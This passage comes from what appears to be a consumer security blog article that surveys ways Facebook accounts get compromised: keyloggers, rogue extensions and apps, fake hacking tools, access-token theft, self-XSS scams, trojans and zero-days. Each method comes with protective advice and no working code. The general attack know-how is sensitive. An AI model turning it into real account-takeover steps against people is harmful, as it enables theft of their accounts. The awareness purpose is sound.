Hardware keyloggers also are known as physical keyloggers attached to a computer in a USB port records everything before it sends the keyboard data to the computer. There are various mobile keyloggers, that perform the same action on various operating systems.

How Key Logging works?

All keyloggers run in the background (except trial versions) and won't be viewable to users until you know the keylogger password and shortcut used to view it. It will record all the keys pressed and give you a detailed report of when and what keys are used for what application – Simply, a clean report to identify passwords.

Anyone who is reading the keylogger logs is able to see the Facebook password or any passwords and sensitive information typed, like credit cards, bank username, password etc. Whenever you log in to a public computer, there are chances to lose your Facebook password to someone else.

Hardware keyloggers are identifiable in case of your personal computer but are hard in case of public computers.

In another scenario, your friend/colleague/neighbor could ask you to log in using their computer as a help. If their intention is to get your password, then you are most likely to lose your Facebook account to the hacker.

Nowadays, many people are using mobile keyloggers. It enables to track the keypad of mobile. So, any sensitive information typed on the mobile keypad is vulnerable to hacking.

How can you protect yourself from Key Logging?

You need not be afraid of keyloggers when you use your personal computer since you are the only one who is going to access it. But, whenever you use any public computer or your friend's computer, you should not trust it.

I always suggest my friends use On-Screen Keyboard whenever they are in need to type a password. Also, please make sure that nobody is checking your screen when you type your password because your screen would expose what you had typed. In windows, there is an inbuilt tool called On-Screen Keyboard that helps us to select keys using the mouse.

You can open OSK by using the Run dialog box. Winkey + R to open Run dialog box, type OSK and then press Enter. Nowadays, many banking portals provide a screen keyboard in the browser itself. So, please make use of it whenever you are surfing on public computers. On-Screen Keyboard helps even when hardware keyloggers are installed.

Never use third-party mobile keypad apps unless you really trust the publisher because the app may track all of your keystrokes and send it to the publisher.


5 Browser Extension Hacker

This method doesn't let the Facebook hacker/attacker gain complete access to your Facebook account, however, gives some power to control your account indirectly. I've seen multiple Google Chrome and Firefox add-ons, which secretly perform actions, like following a person, like a page on behalf of your Facebook profile, etc.

How Browser extension hack works?

When you visit some malicious websites or web pages, you will be prompted to install a browser add-on. Once you install the add-on, it will perform all the tasks described by the hacker or attacker who created it. Some primary actions are posting status updates on your wall, liking an FB page, following a person, adding you to some Facebook groups, inviting your friends to like a page, or join a Facebook group etc. You may not know these things happening on your FB account until you check your Facebook activity log periodically.

How can you prevent browser extension Facebook hack?

You should monitor your activities using Activity Log. You must not trust any third party websites prompting you to add a browser extension. Install add-on only from the browser store, that too only from trusted publishers. Why should you risk your account if you don't know the publisher or intention of the add-on? Therefore, always stay away from these malicious browser extensions.


6 Malicious Application Hack

Always remember that all the apps you use on Facebook are owned by third-party publishers and not by Facebook. Of course, there are a few exceptions like Instagram. A malicious application, which is requesting your permission, will do almost all kind of spam stuff on your Facebook profile.

How malicious application hack works?


Whenever you find Login using the Facebook option on any website, you should come to know that it is a third party Facebook application not owned by Facebook. When you click Login using Facebook, you will be shown a permission dialog box with the requested permission details. Once you click okay button, the requested personal details can be accessed from FB or the requested actions can be performed in your FB account on your behalf.

What could a third party application do on your Facebook account?

  • Post photos and status update
  • Share link to your timeline or to any group you belong
  • Manage your page
  • Post on behalf of you on the Facebook pages you own
  • Access your personal information
  • Access your photos including "Only me" privacy photos; sometimes they can further access your mobile photos using a Facebook vulnerability like the one I found (Don't worry, it's completely fixed now 😉 ).

These are just examples of what can be done. What if the application you are using is malicious? It could spam your Facebook account with a bunch of worthless contents.

How can you prevent yourself from malicious application hack?

You should always beware of what permissions you give to a Facebook application even though FB is reviewing application's permission requests. Don't give permission to an application if you don't trust the website or application.
Facebook-third-party-application-dialog-box
FB Application Permission Dialog Box

You can edit the information that you give to an application in the permission dialog box (snapshot given above). Also, you should review the applications that have access to your Facebook account here if you think you had given access to malicious applications.


7 Facebook Account Hacker Software 

You might have seen or downloaded many Facebook account hacker software, but none of them could truly hack Facebook password. Hacking your Facebook password instead of the target user is what it actually does.

How does Facebook account hacker software work?

People who try to hack Facebook account usually download software that is available on various websites. The software will collect the victim's password (the one who downloaded this software) as soon as it is opened or installed. Some software prompt you to enter Facebook username and password. They will store your password in their database collection of passwords. Few other software gain administrative privilege from you to install background keylogger to get your keystrokes including the Facebook password.

How can you prevent yourself from Facebook hacking software?

Don't trust Facebook hacking software. There is no real hacking software available on the Internet as I had said earlier.


8 Malicious Mobile Application 

There are a lot of mobile applications that secretly steal Facebook access token from your mobile device. Facebook mobile app functions through API, where access-token stored in your mobile's internal memory is used for authentication.  It is more like your username and password. So, if someone steals your access-token, then he/she is likely to have full access to your Facebook account.

How malicious mobile application software works?

Facebook Application Interface do not require username or password every time to get user data. It just needs secret access-token to retrieve user's data. Facebook mobile app stores the access token in mobile's memory. The app's part of the memory is accessible only to the respective application. Mobile apps that have administrative privilege can access other app's data. For example, gaining admin privilege in a rooted android phone could allow an application to steal your access token. A hacker can do a lot of malicious things if he/she gets your access token.
How can you prevent yourself from malicious mobile applications?

  • Install mobile apps only from trusted publishers.
  • Don't root your mobile device.
  • Logout Facebook from your mobile device frequently to get your access token expired.
  • Change your Facebook password frequently.

9 Browser Vulnerabilities 

browser-vulnerabilities-fb-facebook-hack
Browser Vulnerabilities are security bugs, which exist in older versions of mobile and desktop browsers.

How does browser vulnerabilities work on Facebook hacking?

Most browser vulnerabilities are exploited through an older version of the browser since all the zero days are patched by browser vendor once it is reported by researchers around the world. For example, Browser Same Origin Policy Vulnerability could allow a hacker/attacker to read the response of any Page like facebook.com and could be able to perform any action on your Facebook account since they are able to read the response by accessing the Facebook origin. Android Chrome SOP bypass by Rafay Baloch is one such vulnerability that is affecting Android web-view in Android < 4.4.

How can you prevent yourself from browser vulnerabilities?

You should always update your browser and operating system once there is an update available. Keeping an older version always has many risk factors involved.

Self XSS is also known as Self Cross Site Scripting. XSS is basically a web security vulnerability, which enables hackers to inject scripts into web pages used by other users. What is self XSS then? Self XSS is a kind of social engineering attack, where a victim accidentally executes a script, thus exploiting it to the hacker.

How does self XSS scam work?

In this method, hacker promises to help you hack somebody else's FB account. Instead of giving you access to someone else's account, the hacker tricks you into running malicious Javascript in your browser console that gives a hacker the ability to manipulate your account. Facebook hackers use this technique to add you in groups, add your friends to the group, post on your wall, add your friends in comments etc.

How can you prevent yourself from self XSS?

Self XSS is something that you let hackers to hack your account. So never and ever copy & paste the code given by someone in your browser, otherwise, you will get your Facebook account hacked.


11 Trojan Horses 

Trojan Horse is a malicious program, which is used to spy and control a computer by misleading users of its true intent. Malware Trojan can also be called as Remote Key Logger since it records keystrokes of all the applications of our computer and sends it to the hacker online.

How do Trojan Horses work?

A software you think legit might be a trojan. A PDF you don't suspect might contain a trojan. An AVI media file given by someone might be a trojan. The Trojan horse runs in the background process, collects information and send it to the hacker. Trojan Horse can be sent in any form through any medium, like pen drive, iPod, website, or email. In our topic, Trojan records FB password that you have typed in your browser and sends it to the Facebook hacker using the Internet.

How can you prevent yourself from Trojan?

  • Do not
    • install programs from unknown online sources
    • play media files received from an unknown source
    • open any kind of files downloaded from untrusted sources
    • insert pen drive from any suspicious people.
  • Do have an updated anti-virus software installed on your computer.

Keeping your anti-virus software up to date does not guarantee you to stay safe from hacking. Basically, an anti-virus software is a collection of detected malware and viruses. Its job is to compare each and every file with the database of viruses. There are many numbers of software, which enable us to create undetectable Trojans. But, it is very unlikely to target a common man with undetectable Trojanware. So, keeping an antivirus program up to date is protective to large extent. Don't forget to update your anti-virus software once an update is available.


12 FB Zero Day

Zero Day is a security vulnerability that is unknown to the respective software vendor. In our context, undiscovered Facebook vulnerabilities are called FB Zero Day.

How does Zero Day hacking work?

FB Zero Day vulnerabilities are very rare since Facebook has a bug bounty program, where security researchers around the world participate and report zero-day vulnerabilities. Zero-day is basically a security loophole that is unknown to the software vendor.

There are two types of people who find Zero Day vulnerabilities. The first case is Security Researchers and Bug hunters, who make a responsible disclosure about the vulnerability to the software vendor; FB in our context. Another case falls on the evil side. Blackhat hackers who find Zero Day vulnerabilities don't disclose it to Facebook and they will use it for their personal benefit of hacking.

@EVERYTHING NT

More articles